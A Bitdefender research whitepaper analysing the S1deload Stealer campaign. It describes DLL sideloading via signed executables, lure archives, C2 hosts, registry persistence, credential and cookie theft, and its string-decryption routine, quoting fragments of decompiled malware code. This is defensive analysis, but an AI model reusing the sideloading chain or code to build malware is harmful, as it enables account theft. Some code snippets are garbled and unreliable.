WHITEPAPER

Bitdefender

Security

S1deload Stealer – Exploring the Economics of Social Network Account Hijacking

www.bitdefender.com

Contents

Author:

David ACS – Security Researcher @ Bitdefender

Foreword

Social networks, which have grown to occupy a significant portion of our lives, have been abused by criminals since their inception. With access to multiple legitimate social media accounts, threat actors have been able to extort significant financial gains, or even manipulate public opinion and change the course of elections. On the everyday level, financially motivated groups have created malvertising and spam campaigns and set up fully automated farms of content-sharing websites to increase revenue or sell and rent compromised accounts to other malicious actors.

This paper documents an active malware distribution campaign that abuses social media by taking over users' Facebook and YouTube accounts. Once in control of the compromised accounts, the malware uses them to boost view counts on social media.

Through each step of the malware infection chain, the malware author heavily relies on DLL sideloading to avoid detection. We named this malware family **S1deload stealer.**
Each executable chosen by the malware author as sideloading victims share similarities:

- They load .NET DLLs from their directory
- They come from well-known software publishers
- They are digitally signed

During our research of the malware's infrastructure, we also identified the sales website where the malware author rents out the stolen social media accounts to boost YouTube and Facebook content.

DLL sideloading

Dynamic-Link Libraries (DLLs) are the Microsoft Windows implementation of shared code libraries. Applications may load DLLs, and call exported functions. If the application doesn't specify the full path of the DLL at load time, the Windows Loader searches the DLL in a list of predefined paths called the DLL Search Order. Abusing this behavior is popular among malware, and Bitdefender outlines the possible abuse vectors. [1]

In short, DLL sideloading is a technique used to hide malicious code in the form of a DLL loaded by a legitimate digitally signed process. This method is useful when the attacker wants to trick the user into allowing processes to run as administrator and may sometimes avoid application block rules. This can be done by simply dropping a malicious DLL into the same folder as a digitally signed process that loads it.

Technical analysis summary

The attack starts with a social engineering trick to persuade the user to download an archive named *AlbumGirlSexy.zip*.

The archive contains three elements:

Name	Purpose
AlbumGirlSexy.exe	the only visible element in the archive, a digitally signed executable from Western Digital.
WDSync.dll	a hidden .NET assembly containing malicious code
data.dat	a hidden self-extracting archive containing adult content

Once the user launches *AlbumGirlSexy.exe,* it will load the hidden *WDSync.dll,* which starts the infection chain.

WDSync.dll decrypts and writes to disk *CNQ.exe* along with *iMobieHelper.dll* in *%APPDATA%\Canon. WDSync.dll* also launches *data.dat*, so that the victim does not suspect a malware infection, as they get the adult content they were after in the first place.


CNQ.exe is another digitally signed executable from *iMobie Inc.* used for sideloading *iMobieHelper.dll*. This .dll is responsible for downloading the next stage of the malware from the C2 server.

The next stage consists of *CompactionTool.exe*, another executable digitally signed by Western Digital, and *MVVM.dll* dropped in *%APPDATA%\BlueStack*. *MVVM.dll* queries the C2 server for tasks to download and execute on the victim's machine. The malware can execute multiple tasks in parallel.

We identified three types of tasks in the wild:

Task name	DLL name	Task purpose
Chrome controller	*ToolsBag.dll*	Installs Chrome, controlled by the malware author through a malicious extension to boost YouTube videos.
Stealer	*CNQMUTIL.dll*	Exfiltrates passwords and cookies saved in the browser of the user. Also evaluates the value of victims' Facebook profiles.
Cryptojacker	*CNQMUTIL.dll*	Mines cryptocurrency without the user's consent.

The diagram below illustrates the infection chain, where the aim of the attacker is to only install the Chrome controller task.


AlbumGirlSexy.zip
Lure archive
Extract
AlbumGirlSexy.exe
Digitally signed WD Sync from Western Digital
Loads
WDSync.dll
Dropper
Launches
data.dat
self-extracting archive of adult content
Drops & Launches
cdn.neukoo.top
C2 server
Downloads .zip from
%appdata%\Canon\iMobieHelper.dll
Loader
Loads
%appdata%\Canon\CNQ.exe
Digitally Signed Phone Trans Pro from iMobie Inc.
Persists itself via
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\LogMessager2022
Extracts .zip & Launches
neukoo.top
C2 server
Receives commands from
MVVM.dll
C2 communication
Loads
%appdata%\BlueStack\DiskCompactionTool.exe
Digitally Signed WDBackupSettings.exe
Persists itself via
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\BlueStacks_bgp64
Extracts .zip & Launches
ytb.dolala.xyz:8080
YouTube extension's C2 server
Communicates with
%appdata%\imageclass\extension\background.js
Malicious Chrome extension
Sends commands to
ToolsBag.dll
Chrome Launcher
Loads
%appdata%\imageclass\avira.exe
Digitally Signed ExtractHelper.exe from iMobie Inc
Persists itself via
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\AviraOE
Launches
Loads
%appdata%\imageclass\chrome\worker.exe
renamed chrome.exe


In the last six months, between July and December 2022, Bitdefender products detected more than **600** unique users infected with this malware.

Initial access

The user downloads a .zip file named *AlbumGirlSexy.zip*. The archives are hosted on infrastructure controlled by the attacker, as well as on file-sharing websites such as Dropbox. These are some sample URLs that currently serve the malicious archives:


hxxps://neuka[.]top/AlbumGirlSexy[.]zip
hxxp://dl[.]dropboxusercontent[.]com/s/rm1bs2iddy3oxvm/sexygirl[.]zip?dl=0

The .zip archive contains the following files:



↑Name	Ext	Size	Date	Attr
[..]		<DIR>	12/09/2022 10:14	----
AlbumGirlSexy	exe	157,048	04/16/2016 00:37	-a--
data	dat	7,322,357	09/07/2022 12:05	-ah-
WDSync	dll	7,777,792	10/26/2022 18:59	-ah-

AlbumGirlSexy.exe is a renamed *WD Sync Service* executable with a valid digital signature from Western Digital.



Digital Signature Details

Digital Signature Information

This digital signature is OK.

Signer information

Name: WESTERN DIGITAL TECHNOLOGIES

E-mail: Not available


Signing time: Saturday, April 16, 2016 12:37:35 AM

Countersignatures

Name of signer:	E-mail address:	Timestamp
Symantec SHA2...	Not available	Saturday, April 16, 2...

The .zip contains a hidden *WDSync.dll* file. When the user executes *AlbumGirlSexy.exe*, the process loads the .dll.

data.dat is a self-extracting archive containing adult content, which is launched by the malicious *WDSync.dll*.



WinRAR self-extracting archive

- Press **Extract** button to start extraction.
- Use **Browse** button to select the destination folder from the folders tree. It can be also entered manually.
- If the destination folder does not exist, it will be created automatically before extraction.

Destination folder: c:\work\

From the user's perspective, launching *AlbumGirlSexy.exe* results in the launch of the self-extracting archive containing the expected adult content.

Apart from *AlbumGirlSexy.zip* name, we noticed the following zip names:

```
AdsOptimize.zip

AlbumGirlSexy.zip

AlbumPrettyGirl.zip

Album_Lonely_In_Car_So_Yeon_Ha_Seonu_Ryuk_And_Baek_Hyeon_Myung_Kyungsoon_Photography.
zip

Album_Yellow_Dress_Girl_Xiao_Ling_Yan_Shao_Zhengzhong_Mengida_Xiaohui_Photography.zip

Album_Yellow_Dress_Girl_Xiao_Ling_Yan_Yang_Shirong_Fang_Xiurong_Fengge_Photography.zip

HDSexyGirl.zip

Live Soccer TV - Live Football.zip

Play WorldsCup2022 - Live TV App.zip

SexyAlbum.zip

SexyGirlAlbum.zip
```

```
VSBGAlbum.zip

Video_Niko_And_Her_Manager_What_Are_They_Doing_In_The_Office_At_The_Moment.zip

girlleakfull.zip

test.zip
```

We can see the names of most archives suggest they contain adult content.
However, outliers such as *AdsOptimize.zip* try to trick the user by pretending to be an ad blocker.


Live Soccer TV - Live Football.zip and *Play WorldsCup2022 - Live TV App.zip* pose as software that allows viewsers to watch the World Cup.

Defeating string encryption

All of the analyzed .NET assemblies share the same string encryption scheme. In this chapter, we describe how we identified string encryption and how we defeated it.

String decryption function description

When analyzing the .dlls we notice that the strings in the binary are missing and are replaced with function calls to `\u0005\u2000.\u00002(<constant_i4>)`.
The string decryption function looks as shown in the picture below:




```
// Token: 0x06000011 RID: 17 RVA: 0x00002308 File Offset: 0x00000508
[MethodImpl(MethodImplOptions.NoInlining)]
internal static string \u0002(int \u0002)
{
    string result;
    if (\u0005\u2000.\u0002.TryGetValue(\u0002, out result))
(field) ConcurrentDictionary<int, string> \u0005\u2000.\u0002
    }
    return \u0005\u2000.\u0002(\u0002, true);
}
```

The string decryption function uses a dictionary that serves as a cache:

- It contains the mapping between string IDs (`int`) and their already decrypted strings.
- If the string has been already decrypted, return it from the dictionary via a call to `TryGetValue`
- If the string has not been decrypted, decrypt it, store it in the cache and return it.

The string decryption algorithm used by the malware is complex and obfuscated, but there is no need to understand it, as we can bypass it.



```
[MethodImpl(MethodImplOptions.NoInlining)]
private static string \u0002(int \u0002, bool \u0003)
{
    int num = 613812666;
    int num2 = -514927510 - num;
    string text = null;
    byte[] array;
    int num18;
    int num19;
    int u5;
    int num20;
    int num21;
    byte[] array4;
    byte[] u000E;
    do
    {
        ConcurrentDictionary<int, string> u = \u0005\u2000.\u0002;
        lock (u)
        {
            int num5;
            if (\u0005\u2000.\u0003 == null)
            {
                Assembly executingAssembly = Assembly.GetExecutingAssembly();
                Assembly u2 = Assembly.GetCallingAssembly();
                \u0005\u2000.\u0006 |= (num ^ -1740155768) - num2;
                Assembly assembly = executingAssembly;
                StringBuilder stringBuilder = new StringBuilder();
                int num3 = -1051593618 - num ^ num2;
                stringBuilder.Append((char)num3).Append((char)(num3 >> 16));
                num3 = -1205083903 + num - num2;
                stringBuilder.Append((char)num3).Append((char)(num3 >> 16));
                num3 = (-1051790226 - num ^ num2);
                stringBuilder.Append((char)(num3 >> 16)).Append((char)num3);
                num3 = -1205542660 + num - num2;
                stringBuilder.Append((char)(num3 >> 16)).Append((char)num3);
                num3 = -2015469807 - num + num2;
                stringBuilder.Append((char)(num3 >> 16)).Append((char)num3);
                num3 = -1205346052 + num - num2;
                stringBuilder.Append((char)num3).Append((char)(num3 >> 16));
```


Algorithm for defeating string encryption

After identifying the string decryption function, we can take the following steps to replace integer constants with their string equivalent:

1. identify calls to the string decryption function
2. obtain the string ID passed to the function i.e. a constant i4, pushed on the stack before the call
3. call the decryption function and store the result
4. replace the call to the decryption function with the loading of the string

We have documented the code that implements this algorithm in **Appendix A**.


In the decryption result, we can see data that appears to be Base64 encoded, so we successfully decrypted the strings.




```
public static void LogMessage(string message, MethodBase method = null, SyncLog.LogType type = SyncLog.LogType.Engine)
{
    string s = \u0003\u2000.\u0002();
    string s2 = "WrfkNkZq7sUnwBJ3Mf7AjSYC+utuCZ6ihSib56zI145EuZNC5y6G2zzbmwH3Jhrqr9VAAPiu01Jt4xJMTWBNSo
      +c5nrCVOAsl1mhvtAikXC83dNPfHVxs8Buk9smOE2sqwNFQQOf2u3tO9WndFrggI60sg7MxLuGuUf69jdHRZZTrm28Q+qm
      +8WVEsIDYYST8NfrUxJ0ocbDxGS6Kcq9SL9ReI+Yvc3TAWdfh8Da5fIhoE5c7ugpyA9Mo3l94qNbeO5Di0UQD5Zm8mH/weaKJEdrcwYLkVTqIoiMqE
      +ns5p1/WqfasaOxCI+FjUgWv8o0eHuqg3E5II52K9wIXyeh0fwuCjcohItzftAI555R9J0GBSHvDGHwoFqN+Bu/
      gLruzH7KXF2T863ATNvRtS1VtmLk4ZZ8T2yihkGoCvkd8pTCZQtRtuoigpWOthFw9rn8CIHp7E1r5cy1UIfl2FgEebp6DJ3eRZ40n7/8HR9/
      jPWc7M1sW+SnVlJQ1Jqip2zwcgh4Ivv/OlGFU26ltR6lEX9tuuK+OoeJn2rvU6qWdu8De3u4sMB
      +YEDMSg8bRR6kq9fvYEXlfI1NyEdS33vToRct4p3I1Qb2X5yCDKnj2teij2
